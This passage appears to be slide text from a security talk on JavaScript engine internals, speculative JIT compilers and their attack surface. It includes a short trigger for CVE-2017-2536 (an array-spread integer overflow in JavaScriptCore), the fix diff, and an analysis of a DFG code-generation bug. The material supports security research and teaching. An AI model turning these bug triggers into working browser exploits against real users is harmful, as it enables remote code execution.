(lldb) x/5gx 0xe0359b8e610
0xe0359b8e610: 0x00000e034a80d309 0x00000e0359b90601
0xe0359b8e620: 0x00000e0359b90699 0x0000004100000000
0xe0359b8e630: 0x0000004200000000

(lldb) x/3gx 0x00000e0359b90600
0xe0359b90600: 0x00000e034ee836f9 0x0000000300000000
0xe0359b90610: 0x0000004300000000
```

Underlined: v8::Map pointer
Green: Inline properties
Red: Out-of-line Properties
Blue: Elements

# Object Example: v8

**Shape (called "Map" in v8)**

```
var o = {
   x: 0x41,
   y: 0x42
};
o.z = 0x43;
o[0] = 0x1337;
o[1] = 0x1338;
```

```
(lldb) x/5gx 0xe0359b8e610
0xe0359b8e610: 0x00000e034a80d309 0x00000e0359b90601
0xe0359b8e620: 0x00000e0359b90699 0x0000004100000000
0xe0359b8e630: 0x0000004200000000

(lldb) x/3gx 0x00000e0359b90600
0xe0359b90600: 0x00000e034ee836f9 0x0000000300000000
0xe0359b90610: 0x0000004300000000

(lldb) x/4gx 0x00000e0359b90698
0xe0359b90698: 0x00000e034ee82361 0x0000000100000000
0xe0359b906a8: 0x0000133700000000 0x0000133800000000
```

Underlined: v8::Map pointer
Green: Inline properties
Red: Out-of-line Properties
Blue: Elements

# Summary Objects

In all major engines, a JavaScript object roughly consists of:

- A reference to a Shape and Group/Map/Structure/Type instance
  - Immutable and shared between similar objects
  - Stores name and location of properties, element kind, prototype, ...

    **=> "describes" the object**
- Inline property slots
- Out-of-line property slots
- Out-of-line buffer for elements
- Possibly additional, type-specific fields (e.g. data pointer in TypedArrays)

# (Speculative) JIT Compilers

# Interpreter vs. JIT Compiler

| | Interpreter | JIT Compiler |
|---|---|---|
| **Code Speed** | - | + |
| **Startup Time** | + | - |
| **Memory Footprint** | + | - |

- Usually execution starts in the interpreter
- After a certain number of invocations a function becomes "hot" and is compiled to machine code
- Afterwards execution switches to the machine code instead of the interpreter

# Introduction

How to compile this code?

```
int add(int a, int b)
{
    return a + b;
}
```

# Introduction

How to compile this code?

```
int add(int a, int b)
{
    return a + b;
}
```

```
; add(int, int):
        lea     eax, [rdi+rsi]
        ret
```

Easy:

- Know parameter types
- Know ABI

Try this at home: https://godbolt.org/

# Introduction

How to compile this code?

```
function add(a, b)
{
    return a + b;
}
```

# Introduction

How to compile this code?

```
function add(a, b)
{
    return a + b;
}
```

**???**

Hard:

- No idea about parameter types
- + Operator works differently for numbers, strings, objects, ...

# + Operator in JavaScript

1. Let *lref* be the result of evaluating *AdditiveExpression*.
2. Let *lval* be ? GetValue(*lref*).
3. Let *rref* be the result of evaluating *MultiplicativeExpression*.
4. Let *rval* be ? GetValue(*rref*).
5. Let *lprim* be ? ToPrimitive(*lval*).
6. Let *rprim* be ? ToPrimitive(*rval*).
7. If Type(*lprim*) is String or Type(*rprim*) is String, then
    a. Let *lstr* be ? ToString(*lprim*).
    b. Let *rstr* be ? ToString(*rprim*).
    c. Return the String that is the result of concatenating *lstr* and *rstr*.
8. Let *lnum* be ? ToNumber(*lprim*).
9. Let *rnum* be ? ToNumber(*rprim*).
10. Return the result of applying the addition operation to *lnum* and *rnum*. See the Note below 12.8.5.

Source: https://www.ecma-international.org/ecma-262/8.0/index.html#sec-addition-operator-plus

# Introduction

How to compile this code?

```
struct MyObj {
    int a, b;
};

int foo(struct MyObj* o)
{
    return o->b;
}
```

# Introduction

How to compile this code?

```
struct MyObj {
    int a, b;
};

int foo(struct MyObj* o)
{
    return o->b;
}
```

```
; foo(struct MyObj*):
        mov     eax, DWORD PTR [rdi+4]
        ret
```

Easy:

- Know parameter type
- Know structure layout

# Introduction

How to compile this code?

```
function foo(o)
{
    return o.b;
}
```

# Introduction

How to compile this code?

```
function foo(o)
{
    return o.b;
}
```

**???**

Hard:

- Don't know parameter type
- Don't know Shape of object
- Property could be stored inline, out-of-line, or on the prototype, it could be a getter or Proxy, ...

# Introduction

Major challenge of (JIT) compiling dynamic languages:

**missing type information**

# Assumption: Known Types

# Assumption: Known Types

```
function add(a: Smi, b: Smi)
{
    return a + b;
}
```

# Assumption: Known Types

```
function add(a: Smi, b: Smi)
{
    return a + b;
}
```

→

```
lea        rax, [rdi+rsi]
jo         bailout_overflow
ret
```

# Assumption: Known Types

```
function add(a: Smi, b: Smi)
{
    return a + b;
}
```

```
lea     rax, [rdi+rsi]
jo      bailout_overflow
ret
```

No integer overflows in JavaScript, so might need to *bailout* (mechanism to resume execution in a lower tier) and convert to doubles in the interpreter

# Assumption: Known Types

```
function foo(o: MyObj)
{
    return o.b;
}
```

# Assumption: Known Types

```
mov     rax, [rdi+0x20]
ret
```

Offset of inline slot 1

```
function foo(o: MyObj)
{
    return o.b;
}
```

# Obtaining Type Information

- Of course we don't know the argument types...
- However, by the time we JIT compile, we know the argument types of *previous* invocations
    - Can keep track the observed types in the interpreter or "baseline" JIT
- With that we can *speculate* that we will continue to see those types!

# Observing Execution

```
function add(a, b)
{
    return a + b;
}
```

```
add(18, -2);
add(19, 32);
add(7, 42);
add(1, 3);
add(24, 96);
add(29, 0);
add(14, 5);
add(2, 9);
```

# Observing Execution

```
function add(a, b)
{
    return a + b;
}
```

add(18, -2);

add(19, 32);

add(7, 42);

add(1, 3);

**<u>Speculation</u>:**
**`add` will always be called with integers (SMIs) as arguments**

add(14, 5);

add(2, 9);

# Code Generation?

- Have type speculations for all variables
- How to use that for JIT compilation?

# Code Generation?

- Have type speculations for all variables
- How to use that for JIT compilation?

**=> Speculation *guards* + code for known types**

Ensure that speculations still hold

```
; Ensure is SMI
test     rdi, 0x1
jnz      bailout
```

```
; Ensure has expected Shape
cmp     QWORD PTR [rdi], 0x12345601
jne     bailout
```

# Speculation Guards

```
function add(a, b)
{
    return a + b;
}
```

**Speculation: `a` and `b` are SMIs**

# Speculation Guards

```
function add(a, b)
{
    return a + b;
}
```

→

```
; Ensure a and b are SMIs
test     rdi, 0x1
jnz      bailout_not_smi
test     rsi, 0x1
jnz      bailout_not_smi

; Perform operation for SMIs
lea      rax, [rdi+rsi]
jo       bailout_overflow
ret
```

# Speculation Guards

```
function foo(o)
{
    return o.b;
}
```

**Speculation: `o` is an object with a specific Shape**

# Speculation Guards


```
function foo(o)
{
    return o.b;
}
```

```
; Ensure o is not a SMI
test    rdi, 0x1
jz      bailout_not_object

; Ensure o has the expected Shape
cmp     QWORD PTR [rdi], 0x12345601
jne     bailout_wrong_shape

; Perform operation for known Shape
mov     rax, [rdi+0x20]
ret
```

Works well because Shapes are shared and immutable!

# Speculation guards give us type information!

# Typical JIT Compiler Pipeline



# Summary JIT Compiler Internals


Challenge: missing type information

Solution:

1. Observe runtime behaviour in interpreter/baseline JIT
2. Speculate that same types will be seen in the future
3. Guard speculations with various types of runtime guards

   => Now we have type information

4. Optimize graph IL and emit machine code




```
function foo(o)
{
    return o.b;
}
```

Recommendation: use v8s "turbolizer" to visualize the compiler IL during the various optimization phases:

# JIT Compiler Attack Surface

# Outline

1. Memory corruption bugs in the compiler
2. "Classic" bugs in slow-path handlers
3. Bugs in code generators
4. Incorrect optimizations
5. Everything else

**"Classic" Bugs**

↓

**JIT compiler specific bugs**

# Outline

**Crash at compile time**

1. Memory corruption bugs in the compiler

---

2. "Classic" bugs in slow-path handlers
3. Bugs in code generators
4. Incorrect optimizations
5. Everything else

**Crash at run time**

# "Slow-path" Handlers

Common pattern in JIT compiler code (found in the lowering phases):

```
void compileOperationXYZ() {
    ...;
    if (canSpecialize) {
        // Emit specialized machine code
        ...;
    } else {
        // Emit call to generic handler function
        emitRuntimeCall(slowPathOperationXYZ);
    }
}
```

# Bugs in "slow path" Handlers

Common pattern in JIT compiler code (found in the lowering phases):

```
void compileOperationXYZ() {
    ...;
    if (canSpecialize) {
        // Emit specialized machine code
        ...;
    } else {
        // Emit call to generic handler function
        emitRuntimeCall(slowPathOperationXYZ);
    }
}
```

**This is just another "builtin" with the same potential for bugs!**

# Example: CVE-2017-2536

- Classic integer overflow bug in JavaScriptCore when doing spreading:
  1. Compute result length as 32-bit integer
  2. Allocate that much memory
  3. Copy the elements into the allocated buffer
- Bug present in 3 different execution tiers: interpreter, DFG JIT, and FTL JIT

```
let a = new Array(0x7fffffff);
// Total number of elements in hax:
// 2 + 0x7fffffff * 2 = 0x100000000
let hax = [13, 37, ...a, ...a];
```

See https://phoenhex.re/2017-06-02/arrayspread

```
commit 61dbb71d92f6a9e5a72c5f784eb5ed11495b3ff7
Author: mark.lam@apple.com <mark.lam@apple.com@268f45cc-cd09-0410-ab3c-d52691b4dbfc>
Date:   Thu Mar 16 21:53:33 2017 +0000

    The new array with spread operation needs to check for length overflows.
    https://bugs.webkit.org/show_bug.cgi?id=169780
    <rdar://problem/31072182>
```

```
JIT_OPERATION operationNewArrayWithSpreadSlow(ExecState* exec, ...
     auto scope = DECLARE_THROW_SCOPE(vm);

     EncodedJSValue* values = static_cast<EncodedJSValue*>(buffer);
-    unsigned length = 0;
+    Checked<unsigned, RecordOverflow> checkedLength = 0;
     for (unsigned i = 0; i < numItems; i++) {
         ...;
```

# Code Generators

Common pattern in JIT compiler code (found in the lowering phases):

```
void compileOperationXYZ() {
    ...;
    if (canSpecialize) {
        // Emit specialized machine code
        Reg out = allocRegister();
        emitIntMul(in1, in2, out);
        emitJumpIfOverflow(bailout);
        setResult(out);
    } else {
        // Emit call to generic handler function
        ...;
    }
}
```

# Example: Number.isInteger DFG JIT

```
case NumberIsInteger: {
    JSValueOperand value(this, node->child1());
    GPRTemporary result(this, Reuse, value);

    FPRTemporary temp1(this);
    FPRTemporary temp2(this);

    JSValueRegs valueRegs = JSValueRegs(value.gpr());
    GPRReg resultGPR = value.gpr();

    ...;


    m_jit.move(TrustedImm32(ValueTrue), resultGPR);
    ...;
```

# Example: Number.isInteger DFG JIT

```
case NumberIsInteger: {
    JSValueOperand value(this, node->child1());
    GPRTemporary result(this, Reuse, value);

    FPRTemporary temp1(this);
    FPRTemporary temp2(this);

    JSValueRegs valueRegs = JSValueRegs(value.gpr());
    GPRReg resultGPR = value.gpr();

    ...;

    m_jit.move(TrustedImm32(ValueTrue), resultGPR);
    ...;
```

Should've been `result.gpr()` ...

Report will eventually be visible here: https://bugs.webkit.org/show_bug.cgi?id=185328

# Other Examples

- Again CVE-2017-2536 (JSC array spreading integer overflow)
  - Also missed an overflow check in generated machine code on fast path
- Similar bugs found by Project Zero, e.g. issue 1380 ("Microsoft Edge: Chakra: JIT: Missing Integer Overflow check in Lowerer::LowerSetConcatStrMultiItem")
- Similar kinds of bugs happening in v8 now with turbofan builtins, e.g. https://halbecaf.com/2017/05/24/exploiting-a-v8-oob-write/
- Really not much different from "classic" bugs

# Optimization

A transformation of code that isn't required for correctness but improves code speed

```
const PI = 3.14;
function circumference(r) {
    return 2 * PI * r;
}
```

Constant Folding

```
function circumference(r) {
    return 6.28 * r;
}
```

# Compiler Optimizations

- Loop-Invariant Code Motion
- Bounds-Check Elimination
- Constant Folding
- Loop Unrolling
- Dead Code Elimination
- Inlining
- Common Subexpression Elimination
- Instruction Scheduling
- Escape Analysis
- Redundancy Elimination
- Register Allocation
- …

# Compiler Optimizations

